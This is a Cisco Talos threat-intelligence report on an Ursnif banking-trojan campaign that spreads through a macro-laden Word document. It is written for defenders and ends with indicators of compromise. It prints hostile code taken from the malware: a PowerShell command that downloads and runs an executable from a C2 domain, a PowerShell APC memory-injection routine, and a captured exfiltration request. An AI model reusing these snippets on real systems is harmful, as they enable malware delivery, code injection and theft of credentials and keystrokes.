


Cisco AMP tracks new campaign that delivers Ursnif

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
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Executive Summary

Cisco Talos once again spotted the Ursnif malware in the wild. We tracked this information stealer after [Cisco's Advanced Malware Protection \(AMP\) Exploit Prevention engine](#) alerted us to these Ursnif infections. Thanks to AMP, we were able to prevent Ursnif from infecting any of its targets. The alert piqued our curiosity, so we began to dig a bit deeper and provide some recent IoCs related to this threat, which traditionally attempts to steal users' banking login credentials and other login information. Talos has covered Ursnif in the past, as it is one of the most popular malware that attackers have deployed recently. In April, we detected that Ursnif was being delivered via malicious emails [along with the IceID banking trojan](#).

Malicious Office document

The Ursnif sample from the alert comes from a Microsoft Word document containing a malicious VBA macro. The document is straightforward, simply displaying an image that asks the user to enable macros. If macros are already permitted, the macro is executed automatically when opening the document via the AutoOpen function.



The macro is mostly obfuscated code that executes math functions on data that does not relate to the next stage. There is only one line in the macro that is important to executing the next stage, ultimately executing PowerShell.

*Interaction@.Shell RTrim(LTrim(Shapes("j6h1cf").AlternativeText)), 84 * 2 + -168*


This line accesses the AlternativeText property of the Shapes object "j6h1cf." The value of this property is the malicious PowerShell command, which is subsequently executed by the Shell function. The PowerShell command is base64 encoded, and is another PowerShell command that downloads Ursnif. Specifically, it downloads an executable from its C2 to the AppData directory and executes it. Note, this is where the Exploit Prevention engine stops executing the downloaded file and provides us with alerts to investigate.

```
cMd.EXE /c poWerShell.exe -ec KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdAB1AG0ALgBOAGUAdAAuAfcAZQBIE
MABABpAGUAbgB0ACKALgBEAG8AdwBuAGwAbwBhAGQARgBpAGwAZQAoACIAaAB0AHQAcAA6AC8ALwBrAGkAYwB1AG4AcwBpAG4AZg
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AARQB4AGkAdAA=
```

```
(New-Object System.Net.WebClient).DownloadFile("http://kicensinfa.com/tyclam/fressr.php?l=wike1.tkn"
, $env:APPDATA + '\3d4480c4.exe');Start-Process $env:APPDATA'\3d4480c4.exe'; Exit
```

Infection

After the Ursnif executable is downloaded and executed, registry data is created that is important for the next stage of execution.



The PowerShell command for the next stage of execution resides in the value of the APHohema key, as shown in the image above.


```
if(
    $allocated_mem_addr = $kernel32::VirtualAllocEx($kernel32::GetCurrentProcess(),
                                                    0,
                                                    $malicious_dll.Length,
                                                    MEM_COMMIT | MEM_RESERVE,
                                                    PAGE_EXECUTE_READWRITE))
{
    [System.Runtime.InteropServices.Marshal]::Copy($malicious_dll,
                                                    0,
                                                    $allocated_mem_addr,
                                                    $malicious_dll.length);
    if(
        $kernel32::QueueUserAPC($allocated_mem_addr,
                                $kernel32::OpenThread(THREAD_SET_CONTEXT,
                                                        0,
                                                        $kernel32::GetCurrentThreadId()),
                                $allocated_mem_addr)
    ) {
        $kernel32::SleepEx(20,1);
    }
}
```

The injection starts by allocating memory for the malicious DLL with VirtualAllocEx, targeting the current process. If the allocation is successful, it then copies the malicious DLL into the newly allocated memory with Copy. Once that is completed, QueueUserAPC is executed, specifying the current thread within its process. This creates a user-mode APC and queues it within the thread. To execute the malicious DLL from the APC queue, the thread needs to enter an alertable state. SleepEx is used to trigger an alertable state completing the APC injection, by specifying 1 (True) for its second parameter which is bAlertable.

C2 Traffic

After infection, the C2 requests are made over HTTPS. Intercepting the traffic, we are able to see the contents of the requests. The most interesting part of the requests is that the data is put into a CAB file format, prior to exfiltration.

```
POST https://zsmogroel.com/images/bqOIi0QqmbSKU/iC2ceSPq/qditqiLXeK0yt
yo58Iga/KtJBIuhqsLzYH01Zz7LP/Oma_2BqMvNi39Jf/cBCvfx.bmp HTTP/1.1
Content-Type: multipart/form-data; boundary=145037339042642587612135588
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0)
Host: zsmogroel.com
Content-Length: 385
Connection: Keep-Alive
Cache-Control: no-cache

--14503733904264258761213558888
Content-Disposition: form-data; name="upload_file"; filename="78DC.bin"
MSCF.....,.....0.....M|.01D493239DD
```

URI Format Strings

- soft=%u&version=%u&user=%08x%08x%08x%08x&server=%u&id=%u&crc=%x
- version=%u&soft=%u&user=%08x%08x%08x%08x&server=%u&id=%u&type=%u&name=%s
- /data.php?version=%u&user=%08x%08x%08x%08x&server=%u&id=%u&type=%u&name=%s

- type=%S, name=%s, address=%s, server=%s, port=%u, ssl=%s, user=%s, password=%s\

User-Agent Format String

- Mozilla/4.0 (compatible; MSIE 8.0; Windows NT %u.%u%s)

The CAB files containing the data to be exfiltrated are stored in %TEMP%, with the filename format being four hexadecimal characters and a .bin extension. As Ursnif logs data to be exfiltrated, it creates CAB files to store the data with the built-in makecab.exe command. The command targets a created MakeCab directive file in the %TEMP% directory. The images below shows the created CAB files in %TEMP% and the MakeCab directives.

Name	Date modified	Type	Size
8751.bin	12/14/2018 12:48 PM	BIN File	1 KB
E02A.bin	12/14/2018 12:46 PM	BIN File	1 KB
44FC.bin	12/14/2018 12:42 PM	BIN File	1 KB
E2D0.bin	12/14/2018 12:41 PM	BIN File	1 KB
EAED.bin	12/14/2018 12:39 PM	BIN File	1 KB
F4F2.bin	12/14/2018 12:36 PM	BIN File	1 KB
DB0B.bin	12/14/2018 12:34 PM	BIN File	1 KB
85BA.bin	12/14/2018 12:31 PM	BIN File	1 KB
E83C.bin	12/14/2018 12:29 PM	BIN File	1 KB
5E31.bin	12/14/2018 12:27 PM	BIN File	1 KB
98CB.bin	12/14/2018 12:24 PM	BIN File	1 KB

```
.set MaxDiskSize=0
.set DiskDirectory1="C:\Users\Admin\AppData\Local\Temp"
.set CabinetName1="A3F8.bin"
```

Inside the created CAB files are plaintext data in the format:

<Current Date and Time> <Process Path> <Window Text> <Keystrokes Logged>

```
13-12-2018 15:37:06
C:\Windows\SystemApps\Microsoft.Windows.Cortana_cw5n1h2txyewy\SearchUI.exe
Cortana
regedit
```

Conclusion

Talos continues to monitor these threats as they evolve to ensure that defenses protect our customers. We strongly encourage users and organizations to follow recommended security practices, such as installing security patches as they become available, exercising caution when receiving messages from unknown third parties, and ensuring that a robust offline backup solution is in place. Ursnif uses CAB files to compress its data prior to exfiltration, so being aware of what challenges that will present will assist you in protecting and monitoring your environment. To help with the detection of this malware, we are providing readers with a list of IOCs below that can help you identify and stop Ursnif before it infects your network.

Indicators of Compromise (IOCs)

Here are some recent IOCs from our tracking of Ursnif.

Malicious documents:

db7f0dab70e1da8ef7a6a6d938531f2a6773c0c5f925f19874fd3e764aa45833
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d08e92af78cbf7049e8a9ca7b6ab61e8dc42729848e73b980b7cf5ac74d505af
1b0b9cfaa78fac0875d10d087b8354d52bffb1f576eec7d49acab9d3394ccd9a
d48f2cb5cc595f5cea29b7fd2bd8463fdfaf980c48792294ebb4c798516a7eae
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d53ace589ad1a39487f36dd3e516ac2a5af0aec521f28c5b78b3a47636cfb068
0778ef085fdebd39856ebfa4bf1203dcb7ee59fa4fc82a71a2ef3a949143c543
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447f249e60df0324f74a40a4b35f432b2e19f801ce2d4d6efa126a6841836b11
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015e2b8de525789f551abb4af169ad914f218fb07df2496c6f23d51d6a711688

C2 Server Domains:

levocumbut[.]com
rapworeepa[.]com
wegatamata[.]com
roevinguef[.]com
pivactubmi[.]com
biesbetiop[.]com
navectrece[.]com
yancommato[.]com
dewirasute[.]com
ptyptossen[.]com
mochigokat[.]com
tubpariang[.]com
zardinglog[.]com
abregeousn[.]com
aplatmesse[.]com
abeelepach[.]com
teomengura[.]com
allooalel[.]club
nublatoste[.]com
ledibermen[.]com
lootototic[.]com
acnessempo[.]com
usteuraph[.]com
izzlebutas[.]com
sfernacrif[.]com
isatawatag[.]com
duenexacch[.]com
kyllborena[.]com
bawknogeni[.]com
kicensinfa[.]com
uvuladitur[.]com

Files Dropped

Note, that filenames are hardcoded in the first PowerShell command executed, and vary by sample. This means that these indicators aren't necessarily malicious on their own as filenames might collide with benign ones. If found with other indicators, its likely a Ursnif infection.

%AppData%/137d1dc1.exe
%AppData%/1688e8b.exe
%AppData%/1bdf65af.exe
%AppData%/1cf8f7bb.exe
%AppData%/2662438a.exe
%AppData%/284ca7b3.exe
%AppData%/31d073c1.exe
%AppData%/3209f93c.exe
%AppData%/3d4480c4.exe
%AppData%/3fabbd27.exe
%AppData%/40dc969c.exe
%AppData%/4d46c42f.exe
%AppData%/530ddba6.exe
%AppData%/56ef205c.exe
%AppData%/58b00f30.exe
%AppData%/58f9603c.exe
%AppData%/60404124.exe
%AppData%/62574d8.exe
%AppData%/6420f61f.exe
%AppData%/6aad9e36.exe
%AppData%/6ed4c1be.exe
%AppData%/71bdcc14.exe
%AppData%/75e1d341.exe
%AppData%/7bc0a512.exe
%AppData%/7df15b.exe
%AppData%/8428791f.exe
%AppData%/8c1d4ca.exe
%AppData%/8d04e64a.exe
%AppData%/97729da0.exe
%AppData%/97979225.exe
%AppData%/9835041d.exe
%AppData%/9eb826ef.exe
%AppData%/a54ab0bc.exe
%AppData%/a9f1df84.exe
%AppData%/aa5cc687.exe
%AppData%/af74ae98.exe
%AppData%/b034a4.exe
%AppData%/bb5144e8.exe
%AppData%/c1a17119.exe

%AppData%/cbd42398.exe
%AppData%/cf63b795.exe
%AppData%/d5e1b91a.exe
%AppData%/da0170a9.exe
%AppData%/def4b6bf.exe
%AppData%/e199be3d.exe
%AppData%/e5920466.exe
%AppData%/e7972c72.exe
%AppData%/f005cb48.exe
%AppData%/f0107edb.exe
%AppData%/f2134754.exe
%AppData%/fa408793.exe

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